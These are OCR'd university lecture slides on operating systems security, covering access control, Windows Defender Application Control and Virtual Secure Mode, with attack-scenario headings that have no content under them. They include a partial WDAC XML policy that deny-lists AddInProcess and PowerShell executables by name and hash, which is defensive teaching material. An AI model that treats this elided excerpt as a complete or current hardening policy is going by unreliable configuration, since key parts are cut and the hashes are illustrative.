Operating Systems


Operating Systems Security


Wintersemester 2021/22

Dr. Aleksandar Milenkoski
Vlad Ogranovich


Cybereason

- Extended Detection and Response (XDR) vendor





- Cybereason Managed Detection and Response (MDR)




About: Vlad Ogranovich

- Senior Director, Global Security Operations Center (SOC), EMEA region
- Threat intelligence and research, large-scale incident response, and digital forensics

About: Aleksandar Milenkoski

- Senior Malware and Threat Analyst, Global SOC, EMEA region

- PhD in system security at the University of Würzburg



[. . . .]

Goals

- Understand basic concepts of secure operating system design
  - Focus on access control
- Understand the application of access control in modern operating systems
- Understand how access control mechanisms protect against real-world attack scenarios and malware operation

BASIC TERMINOLOGY

[. . . .]

Operating Systems Security

CORE DESIGN PRINCIPLES OF SECURE SYSTEMS

[. . . .]


Operating Systems Security Lecture

DISCRETIONARY ACCESS CONTROL

[. . . .]

Spotlight: WDAC (1)

- Protected resource: process, windows DLLs
- WDAC: Windows (Microsoft) Defender Application Control
  - User-configurable process execution allow- and deny-listing
  - WDAC practically “locks” the application landscape



Policy levels

Hash: Allow/deny by hash value

PcaCertificate: Allow/deny by signer certificate

Publisher: Allow/deny by signer certificate and signer name


SignedVersion: Allow/deny by signer certificate, signer name, and file version

[…]


Spotlight: WDAC (2)

```
<?xml version="1.0" encoding="utf-8" ?>
<SiPolicy
  [...]
    <Rules>
        <Rule>
            <Option>Enabled:Unsigned System Integrity Policy</Option>
        </Rule>
  [...]

        <FileRules>
            <Deny ID="ID_DENY_ADDINPROCESS" FriendlyName="AddInProcess.exe" FileName="AddInProcess.exe"
MinimumFileVersion="65535.65535.65535.65535"/>
            <Deny ID="ID_DENY_ADDINPROCESS32" FriendlyName="AddInProcess32.exe"
FileName="AddInProcess32.exe" MinimumFileVersion="65535.65535.65535.65535"/>
  [...]
  [...]

            <Deny ID="ID_DENY_D_1" FriendlyName="Powershell 1"
Hash="02BE82F63EE962BCD4B8303E60F806F6613759C6"/>
            <Deny ID="ID_DENY_D_2" FriendlyName="Powershell 2"
Hash="13765D9A16CC46B2113766822627F026A68431DF"/>
            <Deny ID="ID_DENY_D_3" FriendlyName="Powershell 3"
Hash="148972F670E18790D62D753E01ED8D22B351A57E45544D88ACE380FEDAF24A40"/>
  [...]
```


Spotlight: WDAC (3)



Spotlight: WDAC (4)




Attack: Malware/Tool Deployment (1)



Attack: Malware/Tool Deployment (2)

reconnaissance

data exfiltration




Operating Systems Security

MANDATORY ACCESS CONTROL


[. . . .]


Spotlight: Virtual Secure Mode (1)

- The Windows OS establishes compartmentalization and the principle of least privilege by applying MAC at both:
  - kernel-level
  - application-level




Spotlight: Virtual Secure Mode (2)



